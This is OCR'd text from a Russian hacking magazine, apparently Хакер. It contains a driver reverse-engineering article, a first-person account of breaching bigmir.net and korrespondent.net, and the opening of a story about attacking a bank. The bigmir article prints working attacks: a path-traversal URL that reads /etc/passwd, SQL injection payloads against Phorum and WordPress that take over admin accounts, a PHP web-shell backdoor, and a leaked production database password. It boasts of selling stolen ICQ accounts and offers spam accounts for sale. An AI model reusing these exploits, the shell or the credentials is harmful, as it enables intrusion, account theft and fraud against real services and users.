005AECCB  .  B8 70FE5A00  MOV EAX,everest_.005AFE70   ASCII "Cooling Fans"
005AECD0  .  E8 D3F0FFFF  CALL everest_.005ADDA8
005AECD5  .  59           POP ECX
005AECD6  .  55           PUSH EBP
005AECD7  .  B9 50000000  MOV ECX,50
005AECDC  .  8B97 98090000 MOV EDX,DWORD PTR DS:[EDI+998]
005AECE2  .  B8 98FC5A00  MOV EAX,everest_.005AFC98   ASCII "CPU"
005AECE7  .  E8 DCF2FFFF  CALL everest_.005ADFC8

Stack DS:[02E9FA04]=00000968
EDX=005AFE70 (everest_.005AFE70), ASCII "Cooling Fans"
```

Вывод количества оборотов кулера

```
  LPOVERLAPPED lpOverlapped); //адрес перекрывающей
структуры
```

Ну и что теперь делать, если с WMI ничего не вышло? Не писать же свой драйвер, когда сроки поджимают... А что если взять уже готовый. Это, конечно же, плагиат, но диплом-то важнее :)! Наша задача сводится к следующему:

1) узнать, какой драйвер используется;
2) узнать, какие данные передаются драйверу с помощью DeviceIoControl;
3) написать свое собственное приложение.

Итак, так как первый параметр функции DeviceIoControl — это дескриптор устройства, который возвращает функция CreateFile, то ставим брейкпоинт на все вызовы CreateFile и перезапускаем программу. Сработал брейкпоинт, в качестве первого параметра FileName функции передается строчка «C:\Program Files\EVEREST Ultimate Edition\everest.key». Нас это мало интересует, поэтому жмем <F9> еще несколько раз, пропуская не интересующие нас вызовы, пока не увидим в стеке строку «\\.\EverestDriver». Запомним значение, возвращаемое функцией, поскольку оно нам еще пригодится (у меня оно равно 0x98). Может возникнуть вопрос: откуда же взялся этот драйвер? Если посмотреть в каталог с программой, то можно увидеть, что у нас остался еще один файл, назначение которого пока еще неизвестно, — kerneld.wnt. Именно он и является драйвером. В этом можно убедиться по вызовам функций IoCreateDevice и IoCreateSymbolicLink, находящихся в нем и создающих виртуальное устройство и символическую ссылку на него. Первый пункт нашего плана выполнен, переходим ко второму. Установим брейкпоинты на адреса 0x588047 и 0x588056, по которым производится вызов DeviceIoControl. Прервавшись, внимательно переписываем значения передаваемых функциям параметров. В первом случае параметры следующие:

```
hDevice = 0x98
dwIoControlCode = 0x8010205C
lpInBuffer = 0x042BE6E0        //{0x95,0x02,0,0,0x2A,
0,0,0,0,0,0,0}
nInBufferSize = 0xC
lpOutBuffer = 0x042BE6E0
nOutBufferSize = 0xC
lpBytesReturned = 0x042BE6DC
lpOverlapped = NULL
```

hDevice равно значению, которое было получено от функции CreateFile при открытии «\\.\EverestDriver». Следовательно, мы не ошиблись. Параметры функции при втором вызове следующие:

```
hDevice = 0x98
dwIoControlCode = 0x80102058
lpInBuffer = 0x042BE6DC        //{0x96,0x02,0,0,0,0,0
,0,0,0,0,0}
nInBufferSize = 0xC
lpOutBuffer = 0x042BE6DC
nOutBufferSize = 0xC
lpBytesReturned = 0x042BE6D8
lpOverlapped = NULL
```

После второго вызова содержимое выходного буфера следующее: {0x96,0x02,0,0,0x46,0,0,0,0,0,0,0}. Пятый по счету параметр — это будущее значение ESI при вычислении количества оборотов. Теперь можно переходить и к третьему пункту плана.

Реализация


В качестве среды программирования я выбрал VisualC++ 6.0, и уже через несколько минут у меня было рабочее приложение. После этого я аналогично реализовал получение температуры процессора и еще кое-каких данных, а домашним заданием товарища стала реализация загрузки драйвера с помощью SCM-функций и обеспечение передачи данных от клиентов к серверу.

```
HANDLE hFile=0;
DWORD returnByte=0;
long double speed;
char Buf1[12]={0x95,0x02,0,0,0x2A,0,0,0,0,0,0,0};
char Buf2[12]={0x96,0x02,0,0,0,0,0,0,0,0,0,0};
SERVICE_STATUS servStat;
hFile=CreateFile("\\\\.\\EverestDriver",GENERIC_
READ|GENERIC_WRITE,0,NULL,OPEN_EXISTING,0,NULL);
if((int)hFile==-1)
{
   ::MessageBox(0,"Драйвер не загружен", "ER", MB_OK);
   return;
}
DeviceIoControl(hFile,0x8010205C,Buf1,12,
   Buf1,12,&returnByte,NULL);
DeviceIoControl(hFile,0x80102058,Buf2,12,
   Buf2,12,&returnByte,NULL);
speed=1350000/(Buf2[4]*8);
```

Happy End

В итоге на следующий день товарищ защитился на отлично и стал дипломированным специалистом, а я получил в качестве вознаграждения энное количество пива :). ⌶

Интересующие нас параметры, отображаемые в окне программы Everest




ENGINE
start
MAXI tuning
www.maxi-tuning.ru
В продаже
с 1 августа
Если при нажатии
на кнопку двигатель
не завелся - срочно
купите журнал MAXI tuning



Bigmir.net? И не будет!

Правильный подход к локализованному партнеру icq.com

Здравствуй, мой юный друг! Сегодня на нашем операционном столе лежит и подрагивает всеми конечностями очень известный пациент — украинский портал bigmir.net (аналог нашего Рамблера на Украине). Ты спросишь, что же в нем такого особенного? Отвечу. Бигмир — локализованный партнер icq.com, через который проходит привязка номерков аськи к мылу, регистрация новых уинов и другие вкусности, связанные с аськой. Стало интереснее? Тогда читай дальше :).

Нет ничего невозможного!

Помнишь майский номер][, где твой покорный слуга успешно поимел израильский ICQ WAP-шлюз tjat.com? Это было лишь начало :). Сразу после продажи красивых номерков с этого сервиса я принялся изучать локализованных партнеров icq.com в различных странах: nana.co.il, rambler.ru, mynet.com, abv.bg, zoznam.sk, netvigator.com, prosieben.de, atlas.cz и bigmir.net. Для этого я скачал крякнутый сканер уязвимостей XSpider 7.5 (ссылку приводить не буду, поскольку это незаконно, но ты можешь поискать ее сам на различных форумах, посвященных хаку) и запустил его на своем компе с указанными выше доменами для их проверки. Спустя час прога выдала мне первые результаты :). Жертва была найдена — украинский портал bigmir.net с PR=8 по Гуглу (в России сайтов с таким пиаром всего три).

Сама ядовитая ссылка выглядела так:

```
http://www.bigmir.net/
?u=../../../../../../../../../../../../../../../../../etc/
passwd%00
```

Очень похоже на локальный инклуд с null-байтом. Но, как позже выяснилось, это было далеко не так. Этот баг позволял лишь просматривать файлы в системе, а до выполнения php-кода дело не дошло. Код в исходнике главной страницы Бигмира выглядит так:


```
$u = @$_GET['u'];
...
@readfile($staticDir .'rating'.$t.$u.'.html');
```

Просмотрев некоторые системные файлы (например, www.bigmir.net/?u=../../../../../../../../../../usr/local/etc/apache22/extra/httpd-vhosts.conf%00), я решил пока отложить эту уязвимость и идти дальше.

Хорошие соседи

Как видишь, даже в таком серьезном портале уже на главной странице обнаружился очень серьезный баг. Но с него ничего хорошего поднять было нельзя. Поэтому следующим моим шагом стало изучение сайтов, расположенных на том же сервере, что и bigmir.net. Я зашел на всем известный сервис IP-lookup http://domainsdb.net, вбил туда наш любимый Бигмир и стал смотреть результаты.

На самом IP-адресе Бигмира других сайтов не было, а вот на его же NS я увидел пару сайтиков: http://korrespondent.net и http://ricardo.com.ua, ссылки на которые были на главной странице нашего портала.



Работа первого автореггера


/etc/passwd на главной странице портала

Немного поизучав новых пациентов, я наткнулся на их форумы (http://forum.korrespondent.net и http://ricardo.com.ua/forum). Наметанный глаз сразу узнал скрипты борды. И там, и там стоял Phorum. Но, чтобы начать какие-либо хакерские действия, необходимо было узнать версию форума. Пройдя по ссылке http://forum.korrespondent.net/admin.php, я обнаружил надпись: «Version 5.1.16a». Для нее, конечно, были известные баги, но паблик-сплоитов под них не существует, а ковыряться с blind SQL-injection не позволяла лень. Смотри сам, небольшой PoC-сплоит (работающий, конечно, после логина на форум и подстановки существующих id форума и темы):

```
<html>
<body><form method=POST action="http://forum.
korrespondent.net/pm.php">
<input type="hidden" name="recipients[123']"
value="testers">
<input type="hidden" name="action" value="post" />
<input type="text" id="subject" name="subject"
size="50" value="" />
<textarea id="message" name="message» rows="20"
cols="50"></textarea>
<input type="hidden" name="forum_id" value="1" />
<input type="submit" name="test" value="test">
<input name="preview" value=" Preview " />
</body></html>
```

Далее я совершил те же самые действия и со вторым форумом, но админки по этому адресу не было. В итоге, ковыряясь с этими форумами, я нашел только одну интересную особенность: если пройти по ссылке http://ricardo.com.ua/forum/docs, то в окне браузера можно наблюдать следующую забавную картину:

```
Warning: main(./docs) [function.main]: failed to open
stream: Invalid argument in /storage/web/htdocs/
ricardo/pages/forum.tpl on line 47
Fatal error: main() [function.require]: Failed opening
required './docs' (include_path='.:/usr/local/share/
pear') in /storage/web/htdocs/ricardo/pages/forum.tpl
on line 47
```

Но опять же это все была ерунда, нужен был более серьезный баг.

Истина где-то рядом

Выбрав в качестве своей основной жертвы http://korrespondent.net, я продолжил хождение по этому ресурсу и через несколько минут наткнулся на http://blog.korrespondent.net, на главной странице которого в самом низу было написано: «Блог Korrespondent.net работает на WordPress». Увидев эту надпись, я обрадовался, поскольку WordPress — крайне дырявый движок, следовало только узнать его версию, для чего я прошел по ссылке http://blog.korrespondent.net/readme.html. На открывшейся паге гордо красовалась вторая обрадовавшая меня за последние несколько минут надпись: «WordPress 1.5» :). Я ринулся на http://milw0rm.com, вбил там в поиск название движка и увидел кучу очень неплохих сплоитов, из которых выбрал Wordpress <= 1.5.1.3 Remote Code Execution eXploit (metasploit), так как он был последним для ветки 1.5, запустил его и... ничего не получил :(. Огорчению моему не было предела. Значит, на исследуемом сайте стоял WordPress 1.5.2, для которого не было паблик-сплоитов. Эта неудача вынудила меня забить на несколько дней на взлом Бигмира.

WordPress под ударом

Естественно, этим история не заканчивается :). Погуляв пару дней на свежем воздухе, я подумал, а почему бы самому не поискать баги в движке блога, чем немедленно и занялся. Зашел на официальный сайт движка http://wordpress.org, далее — в архив раздела Download и скачал оттуда последнюю версию из первой ветки — 1.5.2. Установил блог на локалхосте и принялся за раскопки :). На поиск бага ушло несколько часов и пара литров пива, я копал каждый файл, мучал параметры, листал исходники... И в итоге мои старания были вознаграждены! Банальная скул-инъекция присутствовала в файле ./wp-admin/user-edit.php в 69-й строке:


```
$result = $wpdb->query("UPDATE $wpdb->users SET user_
login = '$new_user_login', user_firstname = '$new_
firstname', $updatepassword user_lastname='$new_
lastname', user_nickname='$new_nickname',
user_icq='$new_icq', user_email='$new_email', user_
url='$new_url', user_aim='$new_aim', user_msn='$new_
msn', user_yim='$new_yim', user_idmode='$new_idmode',
user_description = '$new_description', user_nicename =
'$new_nicename' WHERE ID = $user_id");
```

Итак (трубят фанфары)... У нас на операционном столе — новый приватный баг WordPress, найденный твоим покорным слугой :). Для его использования необходима регистрация на уязвимом блоге. Вообще он находится в файле wp-register.php, но на Korrespondent.net была сделана общая регистрация для всех сервисов сайта, поэтому, зарегавшись и залогинившись на сайте, я прошел по ссылке http://korrespondent.net/wp-admin/user-edit.php и сохранил страничку себе на винт. Далее, открыв ее в блокноте, я нашел следующий участок html-кода:



warning


Все описанное в статье является плодом больного воображения автора. Любые совпадения с существующими сайтами случайны. За использование материалов статьи в противозаконных целях ни редакция, ни автор ответственности не несут.



info

Спасибо Cash'у за помощь в разработке бага!

Регистрация и аттач номеров на Бигмире



SQL-injection в http://forum.korrespondent.net

Клиентский API партнеров icq.com

```
<form name="edituser" id="edituser"
action="user-edit.php" method="post">
<table width="99%"  border="0"
cellspacing="2" cellpadding="3">
```

Заменил его:

```
<form name="edituser" id="edituser"
action="http://blog.korrespondent.net/wp-
admin/user-edit.php" method="post">
<table width="99%"  border="0"
cellspacing="2" cellpadding="3">
```

Затем нашел hidden-поле с user_id и заменил его:

```
<textarea name="user_id" rows="5" id="new_
description" style="width: 99%; "></
textarea>
```

После всех перечисленных действий я сохранил заряженную страницу и открыл ее в браузере.
Теперь необходимо сделать небольшое пояснение, касающееся найденной уязвимости: из SQL-запроса видно, что при update пользовательского профиля вообще не проверяется параметр $user_id, то есть таким образом мы можем обновить профиль любого юзера, но прежде всего нам необходим админ. Как просто и быстро поставить админу свой пароль? А вот как.
В нашей ядовитой страничке вписываем в поля с логином и паролем любые логин и пароль, например tester/tester, а в бывшее hidden-поле вбиваем: «-99 or user_level=10/*» (естественно, без кавычек). В итоге, наш скул-запрос получается следующим:

```
UPDATE wp_users SET user_login = 'tester',
user_firstname = '',user_pass=MD5('tester'),
user_lastname='', user_nickname='',
user_icq='', user_email='', user_url='',
user_aim='', user_msn='', user_yim='',
user_idmode='', user_description = '', user_
nicename = '' WHERE ID =-99 or user_level=10/*
```

Так как юзера с ID=-99 в базе данных однозначно не существует, обновятся данные лишь юзера с user_level=10, то есть админа :).


Ленивые админы

Став админом blog.korrespondent.net, я задумался над получением шелла на сервере. Скажу по секрету: у меня есть еще один обнаруженный мной приватный баг, позволяющий легко и безболезненно получать шелл из админок WordPress версий 1.5-2.1. Но тебе хватит и предыдущего привата :).
Эта уязвимость все равно мне не понадобилась, поскольку, зайдя в «Редактор шаблонов», я увидел, что все php-файлы в template-директории открыты на запись. Теперь необходимо было тайно встроить свой шелл в один из уязвимых файлов.
Я быстро набросал следующий php-код:


```
<?
isset($_GET[fuckkk]) ? print '$_GET[fuckkk]'
: '';
?>
```

И вписал его в template шапки блога. Таким образом, по адресу http://blog.korrespondent.net можно было видеть обычный блог, а на http://blog.korrespondent.net/?fuckkk=[команда] — красивый и удобный шелл :).
А дальше я начал изучение сервера bigmir.net. В первую очередь меня интересовала база данных Бигмира. Отправившись на поиске параметров подключения к базе, я нашел файл /storage/web/htdocs/bigmir/bigmir2/config.php, в котором находились следующие строки:


```
// production
define('BM_DB_HOST', 'cbd2.sm');
define('BM_DB_USER', 'bigmir');
```



Админка blog.korrespondent.net



Админка Бигмира



Фрагмент БД с пятизнаками

Автореггер с GUI-интерфейсом

```
define('BM_DB_PASS', 'NacDagegWukecBi');
```

Далее я закачал на сервер скрипт управления БД от RusH Security Team (http://mentat.sibintercom.ru/Nemo/dump/rst_sql.txt, на официальном сайте скрипт недоступен) и поставил его по адресу http://files.korrespondent.net/img/forall/a/4/header.php. Залогинившись с полученными данными, я минуту наблюдал долгожданную картину — все таблицы Бигмира были передо мной :). Немного походив по ним, я нашел таблицу с юзерами в bm_global.user. Полтора миллиона регистраций, все пароли к аськам в открытом виде! Ну не чудо ли? Ты можешь наблюдать часть таблицы с пятизначными номерками на скриншоте :).

Что дальше?

Продав все пяти-, шести- и семизначные номера из базы Бигмира с помощью друзей, я задумался, а что же делать дальше? Перспективы открывались огромные: во-первых, в моих руках был клиентский API партнеров icq.com (наблюдать его ты также можешь на скриншоте); во-вторых, мой шелл на протяжении двух недель никто не палил; а в-третьих, я нашел таблицу с админами Бигмира и у меня был доступ к http://admin.bigmir.net (сейчас доступ к админке возможен лишь с определенных IP-адресов). Решив пойти по пути наименьшего сопротивления, я стал изучать регу номеров. В результате в файле /storage/web/htdocs/bigmir/include/icq_ips_class.php я увидел следующую функцию:

```
function register($password, $email, $nickName,
$firstName = false, $lastName = false, $birthDay =
false, $sex = false, $country = false, $city = false,
$state = false)
        {
        ...
        }
```

И стал ваять автореггер ICQ-уинов. Создал php-гейт на Бигмире, где в цикле запустил указанную выше функцию, затем на том же php написал клиент к этому гейту и с помощью программы php2exe, которую ты можешь часто видеть на дисках, прилагаемых к журналу, перевел его в экзешник. Процитирую одного из первых покупателей этой программы (kaleostra):

«Купил — доволен; итак, тесты: 10 мин, 4 100 номеров с семи копий, 410 в минуту с семи копий, 59 номеров в минуту с копии! Ресурсы не жрет вообще».

Как видишь, результаты ошеломляющие :). Но этого было, как обычно, мало. За несколько часов товарищ Cash написал GUI-интерфейс на Delphi с поддержкой потоков, и получилась довольно симпатичная прога, которую ты можешь наблюдать на скриншоте. За одну ночь 4 человека зарегали более полумиллиона уинов, в результате Бигмир повис надолго. Затем была отключена регистрация номеров, и на сервере украинского портала стали проводиться какие-то технические работы. Через день все мои бэкдор-шеллы удалили, был установлен WordPress последней версии и изменены пароли всех админов Бигмира. Но меня это ничуть не расстроило :). Покопавшись в слитом движке Бигмира, я нашел скул-инъекцию, с помощью которой снова получил доступ к базе данных :). Правда, через несколько часов его перекрыли.

В итоге, было продано очень много элитнейших уинов, зарегистрировано очень много девяток для спама (у меня самого до сих пор лежит около 250k, если будут нужны — обращайся), и, что самое главное, был подорван авторитет не только локализованного партнера icq.com http://bigmir.net, но и всего AOL'а.

На этом следует остановиться. Как видишь, даже очень крупные проекты не могут устоять перед хакерами. Стоит задуматься, какой из локализованных партнеров будет следующей жертвой безжалостного ICQ хакерского андеграунда? ;)

К размышлению...

AOL поступил очень грамотно, ограничив функции локальных привязок номеров. Буквально весной еще можно было, владея мылом, к которому привязан номер, и не имея пароля к этому номеру, сменить пароль на мыле и получить этот номер в свое владение. Сейчас эта возможность действует лишь при известном тебе пароле на привязанном уине :(.

А теперь подумай, если бы Бигмир был взломан мной или еще кем-нибудь в то самое время? В подобном случае абсолютно все элитнейшие номера скопились бы в одних руках...

ВИТАЛИЙ «ROOT» ЧЕРНОВ
/ VR-SOFT@MAIL.RU /

Бесплатный кредит

Двухсерийный взлом банка

Как-то раз я ходил погашать кредит. Ожидая на кассе своей очереди, я вдруг подумал: «Сколько можно отрывать от сердца больше половины зарплаты и тратить нервы? Чем эти жадные уроды лучше других? Вот был бы способ погасить кредит досрочно и на халяву… А почему бы и нет?» С этой мыслью я уступил место в очереди какой-то бабульке и со спокойной совестью пошел домой… ломать банк, чтобы погасить кредит без очереди.

И делал я благое дело среди царящего здесь зла

Из всего набора необходимых данных у меня был только адрес сайта этого банка — www.abnk.kz. Ни белых адресов банковских сетей, ни схемы инфраструктуры… Я даже не знал, где находится главный офис и хостится сайт. Хотя… тут я вспомнил, что, когда заключал договор с банком, у них как раз на моей очереди случились какие-то проблемы с сетью. Естественно, мне это было небезынтересно хотя бы потому, что большую часть своей профессиональной жизни я отработал сисадмином. После нескольких социнженерных уловок добрые тетеньки менеджеры выложили мне практически полную топологию своей сети. Оказалось, что главный офис у них находится в столице, а несколько дочерних в нашем городе просто подсоединены к провайдеру по IDSL-каналам. Это означало, что если узнать белые IP-адреса главного офиса, то от взлома их сможет спасти только техника.

Недолго думая, я проверил сайт на domainsdb.net и сильно расстроился :(. Вместе с банком на сервере хостилось еще несколько контор, а это могло означать только одно: хостинг платный и не имеет никакого отношения к серверам банка. Как ни печально, но единственная зацепка оказалась пустышкой. Что ж, вариантов было немного, а потому, хорошенько затарившись на сэкономленные деньги зажигательной жидкостью в виде окрыляющего RedBull'а, я подключил GPRS, зарядил свежий анонимный прокси и отправился на сайт в поисках хотя бы чего-нибудь полезного.

А ларчик просто открывался


Немного посерфив cgi-странички, внимательно изучив исходники, я понял, что меня ждет долгий и интересный взлом с целью погашения кредита.

Обычные SQL-инъекции, XSS- или подобного рода уязвимости можно было и не пытаться искать. Движок сайта был написан вручную с нуля, причем, скорее всего, какой-то конторой под заказ. Уж больно грамотно все было сделано, хотя это и не исключало ошибок. Втыкать в случайном порядке одинарные кавычки в адресную строку мне быстро надоело. Решив не тратить время на «детские шалости», я натравил на сайт свой любимый Xspider. Через полчаса сканирование завершилось удачей для меня!

Можно было и самому догадаться почитать robots.txt в корне сайта, но раз уж это сделала программа, то…

Короче, среди десятка строк с каталогами, которые не обходятся поисковой машиной, лежали три самых интересных.


Сайт проектов гениальной группы THC


Phpmyadmin — админка для баз данных MySQL

```
/cgi-bin/admintool/
/phpmyadmin/
/arch/
```

Чуешь чем пахнет? Правильно, админкой сайта, админкой базы данных и каталогом бэкапов :).

Да здравствует солнце, да скроется тьма!

Первым делом я пошел в админку и тут же сполз под стол. На странице висело приглашение, а также следующие поля ввода:

```
Фамилия
Имя
Логин
Мыло
Контрольное_Слово1
Контрольное_Слово2
Пароль
```

Интересно, к чему такая защита? В такие моменты сразу вспоминается народная мудрость, которая звучит примерно так: «Заборы и замки — от честных людей». Или так: «Если кто-то очень захочет что-то сломать, то его не остановят даже 20 паролей». В общем-то, я и не надеялся, что удастся сразу зайти в админку, так что почти не расстроился... Открыв исходники страницы, я, хотя мне это и несвойственно, улыбнулся, поскольку в комментариях разработчик оставил такое послание: «В принципе, здесь нет ничего интересного... Но помни! Чрезмерное любопытство ведет к плагиату!» Юморист, блин.

Тем не менее не останавливаясь на достигнутом, я пошел по ссылке www.abnk.kz/arch. Как и следовало из имени, каталог действительно оказался файловой помойкой. Куча html'ок, zip- и tar.bz2-архивов. Вот это уже интереснее :). Широкая русская душа заставила меня найти наиболее тяжелый файл и скачать его. Этот файл имел самое неприметное название — source.tar.bz2 и весил 250 метров. Удача на этот раз была явно на моей стороне! Естественно, качать такой объем по GPRS я не собирался. Открыв асю и полистав контакты, я нашел ближайшего знакомого с выделенкой, попросил скачать архив и пошел спать со спокойной совестью. Наутро заболванненый файл был уже у меня. Архив был свежий.

```
# bunzip2  source.tar.bz2
# tar -xf  source.tar
```

Посредством этих двух строчек я получил точную копию сайта интересующего меня банка. Самое время погрузиться в дебри CGI.

Все, что меня тогда интересовало, — это админка, а точнее, два кодовых слова, которые надо было ввести помимо личных данных пользователя. Искать пришлось недолго. В исходнике зеленым по черному стояла проверка этих полей с двумя конкретными MD5-хешами. Вот они:

```
1. b9726e0992371e1ad37bf1e47d280c61
2. d41d8cd98f00b204e9800998ecf8427e
```

Не знаю, может, кто-то и подберет их, но у меня терпения хватило ровно на два дня. Не дождавшись своих паролей, я отрубил брутфорс и перешел по следующей, третьей ссылке: www.abnk.kz/phpmyadmin.

То, что я увидел здесь, ввело меня в ступор! Несколько минут я сидел как вкопанный... Нет, я, конечно, понимал, что встречу здесь админку базы данных, но то, что она будет с правами админа, я никак не думал! Ну админ... Надо быть либо гением, либо полным идиотом, чтобы оставить такую дыру. Наверное, ему было приятно заходить на сайт и, не заморачиваясь с паролем, сразу редактировать базу. Хотя, кто знает, обычно такой софт предоставляет сам хостер, так что, скорее всего, это его вина. Жаль, что идея полазить по другим сайтам хостера и немного «подправить» их не пришла мне в голову сразу.

Сейчас моей задачей был не банальный дефейс. Мне даже неинтересно было заглядывать в таблицу users. Я нашел кое-что поинтереснее :). Среди гор таблиц в базе лежало около десятка с названием «что-то_там_watcher». Это были счетчик посетителей, логгер айпишников и т.п. В первых же строках я нашел и адрес своего прокси :). Значит, эта штука реально работала. Только как теперь оттуда вытащить нужные банковские адреса? Я решил посчитать.

Отделяем мух от котлет


IDSL-линии в нашем городе тянет только одна контора. В столице есть еще несколько, но, как правило, крупные организации заключают договоры о предоставлении каких-либо услуг с одной организацией для всех филиалов. И интернет здесь не исключение. Какой смысл заключать договоры с разными провайдерами и платить каждому в отдельности, если «Казахтелеком» работает на всю страну? Но это были лишь логические доводы. И как потом оказалось, я двигался в правильном направлении. Я вспомнил о соседе, у которого был протянут IDSL. Выцепив его в аське, я попросил его зайти на www.myip.ru. Он тут же скинул мне результат: 85.102.53.78 (повторюсь: реальные адреса я по понятным причинам не указываю; все совпадения случайны). Логично было предположить, что все, что начинается с 85, — это пул одного и того же провайдера. В результате экспортирования и простой фильтрации cat ipwatcher | grep 85 я получил нехилый списочек диапазонов IP-адресов.

Перед тем как начать копать, я нашел в таблице users пользователя с неприметным именем admin и настрочил ему увесистое письмецо с




warning

Уясни себе хорошенько, что все действия, описанные в статье и относящиеся, естественно, к области фантастики, подпадают под 272-ю статью УК РФ. Не вздумай совершать нечто подобное, иначе можешь поплатиться свободой.




info

Кстати говоря, баг закрыли только через две недели, пароли к серверу поменяли тогда же :).



В каталоге сайтов несложно найти несколько хостеров



Главная страница пока еще непострадавшего банка

описанием уязвимостей на сайте и способами их устранения. А в качестве бонуса я прикрепил к письму хеши паролей админки и его личный ;).

Передо мной стояла сложная задача — разгрести около 5 000 строк в поисках одного диапазона IP-адресов. Как можно было упростить эту задачу? Я вышел на каталог казахстанских сайтов (www.site.kz) и открыл страничку с хостерами. Мне повезло, и, кроме ссылок, там лежали физические адреса и телефоны организаций. Выбрав несколько хостеров из столицы, я начал пинговать всех по очереди. Каково же было мое удивление, когда я обнаружил, что айпишники больше половины из них начинаются с 85.104. Конечно, все они использовали IDSL-линии. Еще одна фильтрация — и список уменьшился сразу в несколько раз. Рассортировав список в порядке убывания и пробежав его взглядом, я отсеял адреса, которые встречались 1-2 раза, после чего удалил повторяющиеся строки из оставшихся. В результате этих нехитрых манипуляций база айпишников стала содержать в себе чуть более 40 строк.

Следующим шагом собранные «сливки» попали под обработку командой host, которая, как известно, возвращает имя хоста по заданному IP-адресу. Результаты не могли не радовать — похоже, я нашел то, что искал!

```
# host 88.104.193.193
  88.104.193.193.in-addr.arpa domain name
